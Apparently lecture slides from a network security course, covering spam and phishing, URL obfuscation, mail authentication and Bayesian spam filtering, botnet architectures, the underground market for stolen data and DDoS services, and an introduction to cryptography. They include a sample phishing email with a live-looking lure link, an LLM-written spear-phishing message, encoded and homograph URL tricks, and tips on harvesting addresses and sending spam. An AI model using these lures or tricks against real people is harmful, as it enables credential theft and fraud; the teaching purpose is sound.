- Convince users to download malicious software

"Microsoft has an important patch for you. Click here."

Why spamming? (3)

4. Phishing

- Lure users to a spoofed websites and convince them to enter passwords, credit card numbers,...
- Spear-phishing = Variant of phishing that does not rely on (mass) phishing
 - Mails tailored to recipient
 - Works well with the information you got from hacked databases and PCs (names, client numbers,...)

Phishing example (from www.phishing.org)



Wells Fargo <inmail-hit-reply@linkedin.com>

James [REDACTED]

Sat 10/22

Secure Your WellsFargo Online Key

 If there are problems with how this message is displayed, click here to view it in a web browser.

Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.



Dear James,

We are writing to inform you that the Personal Security Key your for your Wells Fargo Account has expired, as a result, is no longer valid.

This email has been sent to safeguard your Wells Fargo Account against any unauthorized activity. For your online account safety click the link below to reactivate your key:

http://cabinetkignima.com/Wellsfargo_keys_account5/page2.html

Wells Fargo Support



Reply

Not
interested

[View Wells's LinkedIn profile](#)

TIP You can respond to Wells by replying to this email

Spoofed website: Example found by Azizul Osman



URL obfuscation

- A spoofed website tries to have a genuine looking URL
- Examples:
 - <http://www.cnn.com@newsnow.com>
 - <http://%65%76%69%6C%77%65%62%73%69%74%65%2E%63%6F%6D>
 - Homograph attacks:
 - <https://www.paypal.com>
 - <https://wikipedia.org>
 - See https://en.wikipedia.org/wiki/IDN_homograph_attack

How to get e-mail addresses for spamming?

- Crawl web pages
- Join mailing lists, forums, ... to get e-mail addresses of other members
- Hack servers of discussion forums, online communities,...
- Infect a PC/smartphone and get the entries from the user's address book
 - Spoofed sender address from somebody you trust
- Guess (using a dictionary)

john.doe@hotmail.com

johndoe@hotmail.com

jdoe@hotmail.com

...

How to get e-mail addresses for spamming? (2)

- Or just buy them ...
- Price depends on “quality”
- Information from hacked company or community databases are particularly valuable for phishing attacks because they make emails look real
 - Contain other information, e.g., client numbers
 - “Dear Ramin Sadre (client-number #1234),
 - ...
 - “

How to send spam?

- Set up your own client or Mail Transfer Agent (aka mail server) at home
 - Not trusted by destination server
 - Quickly blocked by your ISP
 - *Botnets*: Use infected computers to send mails
 - *Bulletproof hosting*: find an ISP that doesn't care what you do and ignores complaints
- Set up your own MTA on a cloud server (AWS, Google,...)
 - Works probably better because of trusted IP address
- Create fake mail accounts at free web mail providers
 - Slow, rate limitation by provider
 - Easier to automate nowadays with AI (CAPTCHA bypassing etc.)

How to send spam? (2)

- Use an open mail-relay server
 - Mail servers that forward to any e-mail to (thousands of) other mail servers
 - Nowadays, intentionally open relay servers are less common and are often quickly blocked by other mail servers
- Compromised email accounts
 - Very effective, as source looks legitimate to destination
 - But you need many accounts to not be detected

How successful is it?

- As a spammer, you have to
 1. Pass the spam filters of the mail server and mail client
 2. Convince user to not directly delete the mail
 3. Convince user to click on a link in the mail
 4. Convince user to buy something (shopping) or enter sensitive information, like the credit card number or a password (phishing)

How successful is it? (2)

- In 2007, researchers made a fake pharmacy website and hijacked the Storm botnet
(Source: *Spamalytics: An Empirical Analysis of Spam Marketing Conversion*, Kanich et al., 2008)
 - Sent **347.590.389** spam mails
 - **28** users entered their credit card number on the website
 - Conclusion: very low *conversion rate*
- In 2024, researchers could improve the click-through rate of spear phishing emails (clicking on a link in the email) from **12%** to over **50%** by using LLMs
(Source: *Evaluating large language models' capability to launch fully automated spear phishing campaigns: validated on human subjects*, Heiding et al., 2024)

LLM-generated spear phishing mail

Subject: Research collaboration on AI threat modeling

Hi [Name],

Your recent paper on LLMs and phishing detection caught my attention. We're starting a research project on AI-enabled cyber threats and their impact on enterprise security.

Given your expertise in AI and cybersecurity, would you be interested in collaborating? You can review the project details and apply here: [View Project Details.](#)

Application deadline: November 18, 2024.

Best,
James Chen
Research Coordinator

Source: *Evaluating large language models' capability to launch fully automated spear phishing campaigns: validated on human subjects*, Heiding et al., 2024

Mail Filtering

Spam filters

- Spam filters run in the mail server or the mail client
- Modern filters analyze several aspects of the mail
 - Suspicious source IP
 - Suspicious mail addresses (special characters, only numbers,...)
 - Keywords (“money”) in the subject and body
 - Suspicious URLs in the body
 - ...
- The filter calculates a “score” for each mail. If the score is above a configurable threshold, the mail is marked as spam

Example: SpamAssassin report

- <https://spamassassin.apache.org/>

X-Spam-Status: No, **score=1.3 required=6.0** version=3.3.2

X-Spam-Report:

- * 0.4 URIBL_GREY Contains an URL listed in the URIBL greylist [URLs: list-manage1.com]
- * -0.1 RCVD_IN_DNSWL_NONE RBL: Sender listed at <http://www.dnswl.org/>, low trust
- * [205.201.128.128 listed in list.dnswl.org]
- * -1.5 SPF_HELO_PASS SPF: HELO matches SPF record
- * 0.0 HTML_IMAGE_RATIO_08 BODY: HTML has a low ratio of text to image area
- * 0.3 HTML_MESSAGE BODY: HTML included in message
- * 1.0 BAYES_50 BODY: Bayes spam probability is 40 to 60% [score: 0.5000]
- * 0.9 MIME_QP_LONG_LINE RAW: Quoted-printable line longer than 76 chars
- * 0.1 DKIM_SIGNED Message has a DKIM or DK signature, not necessarily valid
- * 0.2 T_DKIM_INVALID DKIM-Signature header exists but is not valid

“HELO matches SPF record”

- SPF = Sender Policy Framework
 - allows the owner of a domain (e.g. uclouvain.be) to specify which IP addresses are authorized to send emails with that sender mail address
 - stored in a TXT record of domain, can be queried over DNS by receiver
- When a message sender (SMTP client) sends a message to a message receiver (SMTP server), the client first sends a HELO message with its identity, e.g.
HELO mail.uclouvain.be
- The server can use SPF to verify whether the sending IP address is authorized to send e-mails for @uclouvain.be

DomainKeys Identified Mail (DKIM)

- Sending mail server adds a signature to each e-mail
 - Signature created with private key of server
- Public key of server is published as DKIM entry in a TXT record of server domain (*selector* is specified in email header)
selector._domainkey.nameofserver.be
- Recipient mail server can verify the signature to check
 - origin domain name of mail
 - whether e-mail has been modified

Domain-based Message Authentication, Reporting and Conformance (DMARC)

- Is based on SPF and DKIM
- DMARC information is stored in a TXT record of `_dmarc.nameofserver.be`
- Domain owner can specify how the receiver should check the From-field of an email and how to deal with failed verifications (reject, quarantine, etc.)

Blacklists

- Recipient's mail server (or mail client) compares sender's source IP against a blacklist
 - (Sender mail address is useless, can be spoofed)
- That's the reason why spammers like using hacked mail servers or botnets
 - IP address of innocent users' PCs likely not (yet) in the blacklist
- Greylisting:
 - First attempt is rejected
 - Real mail servers will try a second time, spam servers will probably not retry (to save resources)
 - Several minutes between the two attempts. Gives time for blacklists to register the spam campaign.

Blacklists (2)

- Example: <http://www.spamhaus.org/>
 - SBL: list of IP addresses of known spammers
 - XBL: list of IP addresses of hijacked PCs (infected by botnet software)
- Lists can be downloaded or accessed via DNS
 - Mail server sends a DNS query to the blacklist with the source IP of the mail
 - Blacklist replies with a DNS response whether the IP is on the list

Blacklists (3)

- How do blacklists get their entries?
- Among others, Spamhaus operates *spam traps*
 - = E-mail addresses that do not belong to real users
 - Usually hidden on web pages, so they are only found by the crawlers of the spammers
- Blacklists sometimes list an entire subnetwork (e.g. /24) if many of its IP addresses send spam

Statistical filters (Bayesian filtering)

- Statistical filter proposed in 2002 by Paul Graham

<http://www.paulgraham.com/spam.html>

- Principle

1. Take a large corpus of (a) spam mails and (b) non-spam mails
2. Split the mails into tokens (words) and calculate the token frequencies in (a) and (b)
3. Based on the result from step 2, calculate for each token the probability that a mail containing the token is spam
4. For a new mail, look at all its tokens and calculate the probability that the mail is spam

Step 3

- Probability that an e-mail is spam if it contains token t :

$$P(is\ Spam \mid t)$$

- Bayes theorem:

$$= \frac{P(t \mid is\ Spam) \cdot P(is\ Spam)}{P(t)}$$

$$= \frac{P(t \mid is\ Spam) \cdot P(is\ Spam)}{P(t \mid is\ Spam) P(is\ Spam) + P(t \mid is\ not\ Spam) P(is\ not\ Spam)}$$

- Paul Graham's original mail filter assumed that $P(is\ Spam) = P(is\ not\ Spam)$ and got the simpler formula:

$$P(is\ Spam \mid t) = \frac{P(t \mid is\ Spam)}{P(t \mid is\ Spam) + P(t \mid is\ not\ Spam)}$$

Step 4

- If a mail m consists of n tokens $t_1, t_2, \dots$, what is the probability that the mail is spam?
- If we assume that tokens appear independently in emails (“Naive Bayes classifier”):

$$P(m \text{ is Spam}) := \frac{\prod p_i / P(\text{is Spam})}{\prod p_i / P(\text{is Spam}) + \prod (1 - p_i) P(\text{is not Spam})}$$

- Again, if we assume that $P(\text{is Spam}) = P(\text{is not Spam})$:

$$P(m \text{ is Spam}) := \frac{\prod p_i}{\prod p_i + \prod (1 - p_i)}$$

where $p_i = P(\text{is Spam} \mid t_i)$

Practical implementation of step 3

In practice, $P(\text{is Spam}) < P(\text{is not Spam})$.

Correction factor 2 avoids too many false positives



$g := 2 \cdot \text{token freq. in good mails (or 0 if no occurrence)}$

$b := \text{token freq. in bad mails (or 0 if no occurrence)}$

if $g + b \geq 5$ then  Only consider tokens with enough data

$\text{goodratio} := \min\left(1, \frac{g}{\text{total \#good mails}}\right)$

$\text{badratio} := \min\left(1, \frac{b}{\text{total \#bad mails}}\right)$

$\text{result} := \max\left(0.01, \min\left(0.99, \frac{\text{badratio}}{\text{goodratio} + \text{badratio}}\right)\right)$



Limits if token only appears in good/bad mails

Remarks on statistical filters

- Advantages:
 - We get a concrete probability instead of an abstract score
 - Learning the probabilities happens *once* in training
- Ways to improve the algorithm:
 - Ignore frequent tokens like “the” with spam probability close to 0.5. They don’t carry much information.
 - Don’t assume independence of tokens. Combine two neighbor words to a token (*bigrams*). The combined token “buy cheap” is more interesting than just “buy” and “cheap” alone
 - Decide how to handle new words that didn’t appear in your training data. Should they get high or low spam probability?
- Nowadays, deep-learning based filters perform better but are much more resource intensive

Botnets

Botnets

- Collection of compromised/hijacked machines (bots, zombies) under control of an attacker (botmaster)
- Many different ways to compromise machines for a botnet
 - Malware = software containing a virus or worm, distributed through social networks, spam/phishing, or pirated software
 - Worm = virus that spreads to other computers
 - Attacks against weakly protected systems, e.g., password dictionary attacks, passwords stolen by other attacks,...
 - ...

Command and Control

- Once a machine has been “recruited” for a botnet it is ready to receive instructions from the botmaster
 - Execute commands
 - Install updates
 - The bot software can also transfer information found on the infected machine to the botmaster (passwords, credit card numbers, etc.)
- Botmaster operates one or more *Command-and-Control* server that communicate with the bots


What can you do with a botnet?

- Type of commands:
 - Activation
 - Updating
 - Harvest e-mail addresses, passwords, credit card numbers, bitcoin keys,... from host
 - Send spam mails
 - Perform DDoS attacks against a target
 - Sniff entered passwords (keylogger)
 - Crypto mining
 - Distribute malware, ransomware,...
 - ...

Command and Control (2)

- Challenge for botmaster: operate C&C servers...
 - without revealing the botmaster's identity
 - without raising alarms of admins/users who monitor the traffic of their machines
 - in a flexible way. If the C&C server is discovered and shut down by the police or the ISP, the bots should be able to find a new C&C server


Botnet architectures



Popularity

- Botnets are one of the most common threats in the Internet
 - Financial harm estimated to \$1 trillion in 2020
 - Things got worse with widespread IoT devices that can be easily hacked (see Mirai attack in 2016)
- Marina (2014): sent 6 million spam mails per day
- ...
- Mirai (2016): infected 600,000 devices (routers, IP cameras,...) that had default passwords and performed DDoS attacks
- Mantis (2022): 5000 bots sending together 26 million requests/s against DDoS target

Storm Botnet (2007)



Adapted from Kanich et al.

Storm Architecture

- Used for spamming
- Infection of Windows computers through malware (exe-file distributed through e-mail attachments)
- “Worker bots” = computers that request jobs (spam, DDoS) from the master servers and execute them
- “Public bots” = infected computers that have externally accessible IP address
- Encrypted P2P protocol (Overnet) to find other nodes (not used for data exchange, only for location information)
- Small number of “master servers”
 - Compromised computers hosted in data centers
 - Nginx reverse proxy server, hide the top-level server of the botmaster
 - Likely managed by botmaster directly

Storm Architecture (2)

- To find the master servers, bots resolve a domain name (e.g. evil-master.com)
- IP address of domain name is rapidly changed, pointing to a compromised computer (several times per hours, records with short TTLS; “Fast Flux DNS”)
 - This technique was originally invented for load balancing (sending client requests to different servers)
- Very resilient architecture
 - Layered
 - Peer to peer: decentralized, harder to get down than older centralized architectures

Fighting botnets

1. Prevent infection with bot malware. Hard 😞
2. Take down C&C server. Hard because of the botnet architecture 😞
3. Intrude the botnet and send switch-off command
 - Was successful in the past but modern botnets use encryption and authentication
4. Seize the domain names used by the botnet
 - Was quite successful in the past
 - Modern botnets generate large lists (50k) of possible domains using a deterministic algorithm known by all bots
 - Bots try randomly subset from that list
 - Botnet can only be stopped if all domain names on the list seized

→ Leads to a possible bot detection method: hosts that make a lot of failed DNS queries are suspicious

Additional challenges when fighting botnets

- Challenges: Legal aspects and jurisdiction
- Botnets are spread over different countries
- To take down a modern botnet several organizations have to work together
 - law enforcement
 - legal authorities
 - large corporations like ISPs
 - domain registrars
 - ...

Attack Economy

Market

- People are willing to pay for
 - Spam services
 - Accounts, credit card numbers,...
 - DDoS attacks
 - Click fraud
 - Votes on social networks
 - ...

Selling accounts/credit card numbers/...

Category	Product-Service Type	Average Price
Credit Card Data	Cloned Mastercard with PIN	\$15
	Cloned American Express with PIN	\$35
	Cloned VISA with PIN	\$25
	Credit card details, account balance up to \$1000	\$12
	Credit card details, account balance up to \$5000	\$20
	Stolen online banking logins, minimum \$100 on account	\$35
	Stolen online banking logins, minimum \$2000 on account	\$65
	UK bank log - £3,000 GBP balance	\$50
	Germany bank log - €3,500 EUR balance	\$300
	Japan bank log - ¥400,000 JPY balance	\$350
Payment Processing Services	Stolen PayPal account details, minimum \$100	\$198.56
	PayPal transfer from stolen account, \$1000 – \$3000	\$320.39
	PayPal transfers from stolen account, \$3000	\$155.94
	Western Union transfer from stolen account, above \$1000	\$98.15
Forged Documents	US driving license, average quality	\$1500
	US driving license, high quality	\$550
	Rutgers State University student ID	\$70
	US, Canada, or Europe passport	\$1500
	Europe national ID card	\$550
DDoS Attacks [114]	Unprotected website, 10-50k requests per second, 1 hour	\$10
	Unprotected website, 10-50k requests per second, 24 hours	\$60
	Unprotected website, 10-50k requests per second, 1 week	\$400
	Unprotected website, 10-50k requests per second, 1 month	\$800
	Premium protected website, 20-50k requests per second, multiple elite proxies, 24 hours	\$200

Source: Georgoulas et al., 2022

Rent a Botnet

JETBOTS

Automating WebKind [fast cash manahawkin nj](#)

Jet Bots

Featured ▾

Contact Us

PRODUCTS

NikeStore Shoe Bot

Kik Auto Message Bot

Google Plus Voter Bot

Google Plus Circles Adder Bot

Custom Software Development
Services

Custom Bot Development Services

Instagram Liker Commenter
Follower Bot

Instagram Follower Unfollower Bot

Finishline Auto Purchaser Bot

Footlocker Auto Purchaser Bot

Jet Bots

Products Overview

All of our Bots use enhanced Winsock Technology meaning they are not the usual bots you see everywhere. These bots are up to **50 times faster** than the regular bots and are much much stable in comparison as well.

Massive Package Discount: [Contact us](#), for your custom package.

Common Features

- Enhanced Winsock Technology
- Easy to use GUI
- Advanced PP Technology to process requests faster
- Multi Threading that further speeds up the bot
- Chaining – Enables the bot to run unmonitored on a given list of accounts
- Proxy Feature
- Auto-Proxy Switching Feature
- Multi-computer License

Search Website

GO



CUSTOM SOFTWARE!

Get a
FREE
Quote Today!

STAY TOUCHED TO THE
MARKET

Enter your email address to receive
notifications of seasonal discounts,

Rent a Botnet in the darknet

	DDoS Miet Service 72 hours for 499.90€ Category: All Items » Carded Items ESCROW: 	☐ DIGITAL ITEM ☐ INSTANT DELIVERY	\$595.88 (€499.90) Buy Now	happyseller1 (199) (85/3/5) Rank 2 
	BLACKNET V3+ V3.5 (EXTREME ADVANCED BOTNET) Category: All Items » Tutorials and e-books » Money ESCROW: 	☐ DIGITAL ITEM ☐ INSTANT DELIVERY	\$7.99 Buy Now	youngmoney (366) (126/1/1) Rank 4 
	Endgame 7 days tutorial for how to create a botnet Category: All Items » Fraud » CVV & Credit Cards » Carding Guides ESCROW: 	From United States ☐ DIGITAL ITEM	\$500.00 Buy Now	fraudbuddy (324) (104/5/19) Rank 4 
	GhostSquad DDOS + Botnet Tools Category: All Items » Software & Malware » Botnets MULTISIG:  ESCROW: 	☐ DIGITAL ITEM ☐ INSTANT DELIVERY	\$0.99 Buy Now	DrunkDragon (3487) (851/46/41) TOP 
	BLACKNET V3+ V3.5 (EXTREME ADVANCED BOTNET) Category: All Items » Tutorials and e-books » Money ESCROW: 	☐ DIGITAL ITEM ☐ INSTANT DELIVERY	\$7.99 Buy Now	youngmoney (366) (126/1/1) Rank 4 
	► BOTNET ◀ PACK + GUIDE cheapest of all time in all Category: All Items » Fraud MULTISIG:  ESCROW: 	From United States ☐ DIGITAL ITEM ☐ INSTANT DELIVERY	\$14.00 Buy Now	EmpireShop (504) (128/5/17) Rank 6 

Booters

- Booter = “DDoS as a service” (often called “stresser”)
- *Booters - An Analysis of DDoS-as-a-Service Attacks*
Santanna et al., 2014:

“Of the 14 Booters from which we purchased attacks, 5 Booters did not perform the UDP-based attacks that we ordered: 3 of those did not send any traffic, and 2 surprisingly generated a handful of TCP packets. The 9 remaining Booters performed as requested, however, and generated more than 250 GB of traffic.”
- In 2023, the UK was reported to setup fake booter websites to catch booter users: <https://krebsonsecurity.com/2023/03/uk-sets-up-fake-booter-sites-to-muddy-ddos-market/>

Cryptography

Cryptography

- Cryptography everywhere
 - Confidentiality: encrypted message exchanges, encrypted files on disk,...
 - Integrity: Signing messages to detect if the message has been altered
 - Authentication: Verify identity of a user, of the source of a message,...
- Used in your OS (passwords), your browser (HTTPS), your phone calls (5G),...

Cryptography is...

- ... a tool used by security mechanisms. It does not provide security by itself.
- ... very hard to do right. Use established algorithms and protocols instead of inventing ones yourself

Cryptography isn't...

- Steganography = Science of hiding information in public data
- Privacy = *"The ability of an individual or group to seclude themselves, or information about themselves"* (Wikipedia)
- Encoding/decoding = convert information (words, sounds,...) into another form of representation using a code
 - If you keep the coding secret, it could be used for cryptography (actually, a bad idea)

Symmetric-Key Cryptography

Symmetric Cipher

- Symmetric Cipher = efficient algorithms $E(\text{ncrypt})$ and $D(\text{ecrypt})$ defined over $K(\text{ey})$, $M(\text{essage})$ and $C(\text{iphertext})$, where

$$E: K \times M \rightarrow C$$

$$D: K \times C \rightarrow M$$

$$\forall m \in M, k \in K: D(k, E(k, m)) = m$$

- "Efficient" = polynomial time
- In the following, K , M and C will be bit-strings
- Note that both the sender and receiver of the message have to know the key k : The key is *pres*hared

Perfect security

- **Perfect security** = the ciphertext c does not reveal any information about the original message m (besides its length)
 - Be careful! Sometimes the message length can be revealing.
 - Adding (meaningless) information to a message to hide its length is often done (called *message padding*)
